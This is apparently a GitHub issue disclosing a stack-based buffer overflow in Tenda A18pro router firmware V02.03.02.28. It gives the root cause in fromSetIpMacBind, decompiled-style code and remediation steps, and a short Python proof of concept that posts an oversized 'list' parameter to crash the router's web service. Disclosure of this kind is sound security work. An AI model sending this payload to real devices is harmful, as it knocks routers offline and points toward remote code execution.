New issue

Tenda Router A18pro V02.03.02.28 - Stack-based Buffer Overflow in `/goform/SetIpMacBind` #3

Open

lilukun337 opened on Mar 6 Owner


NAME OF AFFECTED PRODUCT(S)

- Tenda Router A18pro V02.03.02.28 - Stack-based Buffer Overflow in `/goform/SetIpMacBind`

Vulnerability Details

Detail	Information
Vendor	Tenda (深圳市腾达科技股份有限公司)
Product	**Tenda A18pro**
Affected Version	**Firmware V02.03.02.28**
Vulnerability Type	Stack-based Buffer Overflow (Binary)
Organization	**黑龙江亿林网络股份有限公司**
Submitter	**孙甲子，李璐昆**
Vendor Homepage	https://www.tenda.com.cn/

> **Submitted by 黑龙江亿林网络股份有限公司 — 孙甲子，李璐昆**



Vulnerability Description

During a security review of the **Tenda A18pro** router firmware (version **V02.03.02.28**), a critical stack-based buffer overflow vulnerability was identified in the IP-MAC binding configuration endpoint `/goform/SetIpMacBind`.

The vulnerability exists in the `fromSetIpMacBind` function. This function processes the `list` parameter which contains the binding rules. The function fails to validate the length of the input string before copying it into a fixed-size stack buffer `s[128]` using the unsafe `strcpy` function. Furthermore, the parsed data is passed to `set_device_name`, which contains additional unsafe `sprintf` calls, leading to multiple points of stack corruption.

Root Cause

The vulnerability stems from multiple unsafe string operations on user-controlled input within the IP-MAC binding logic.

1. **Direct Stack Overflow**: The function uses `websGetVar(wp, "list", ...)` to retrieve the rule list. Inside a `for` loop, it performs `strcpy(s, s_1);` where `s` is a 128-byte stack buffer. A long `list` parameter will immediately overwrite the stack frame of `fromSetIpMacBind`.
2. **Parsing Vulnerability**: The function uses `_isoc99_sscanf` to parse the strings. If the input does not strictly follow the expected format but is very long, it further contributes to memory corruption.
3. **Downstream Overflow**: As analyzed in previous reports, the function calls `set_device_name(s__3, s__1)`. This nested call uses `sprintf` to write into a 256-byte buffer without bounds checking, providing another vector for stack hijacking.

Vulnerable Code Logic (C representation):

```
void fromSetIpMacBind(webs_t wp, char_t *path, char_t *query) {
    char s[128]; // Fixed size stack buffer
```

```
    char_t *s_1 = websGetVar(wp, "list", ...);

    // ... (Loop start) ...
    v7 = strchr(s_1, 10);
    if ( v7 ) {
        // ...
        strcpy(s, s_2); // VULNERABLE: strcpy into 128-byte buffer
    } else {
        strcpy(s, s_1); // VULNERABLE: strcpy into 128-byte buffer
    }

    // ... (Parsing) ...
    if ( s__3[0] ) {
        set_device_name(s__3, s__1); // SECONDARY VULNERABILITY
    }
}
```

Impact

- **Remote Code Execution (RCE)**: By overflowing the 128-byte buffer `s`, an attacker can easily overwrite the saved return address to execute arbitrary code with root privileges.
- **Denial of Service (DoS)**: A malformed or oversized `list` parameter will cause the `httpd` process to crash, disabling the web management interface.


Proof of Concept (PoC)

The following Python script demonstrates how to trigger the overflow by sending an oversized `list` parameter.

```python
import requests

url = "http://192.168.15.142/goform/SetIpMacBind"

payload = {
    'bindnum' : '1',
    'list': 'A' * 10000  # Massive string to trigger stack overflow
}

print(f"[*] Sending malicious payload to {url}...")
try:
    # The crash occurs when strcpy processes the 'list' data
    res = requests.post(url, data=payload, timeout=5)
    print(f"[+] Request completed, Status Code: {res.status_code}")
except requests.exceptions.Timeout:
    print("[+] Success: Target service crashed (Timeout).")
except Exception as e:
    print(f"[-] Error: {e}")
```


4. Firmware Emulation

The firmware was successfully emulated. The web interface is accessible, and the vulnerability can be triggered in the simulated environment.



-

Running the PoC



Remediation

1. **Use Bounds-Checked Functions**: Replace `strcpy` with `strncpy` and ensure the source string length does not exceed the destination buffer size (128 bytes).
2. **Validate Input Format**: Before processing the `list` parameter, verify that it conforms to the expected IP/MAC format and check its total length.
3. **Fix Downstream Functions**: Apply the `snprintf` fix to the `set_device_name` function as recommended in previous reports.

Sign up for free **to join this conversation on GitHub.** Already have an account? Sign in to comment

Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants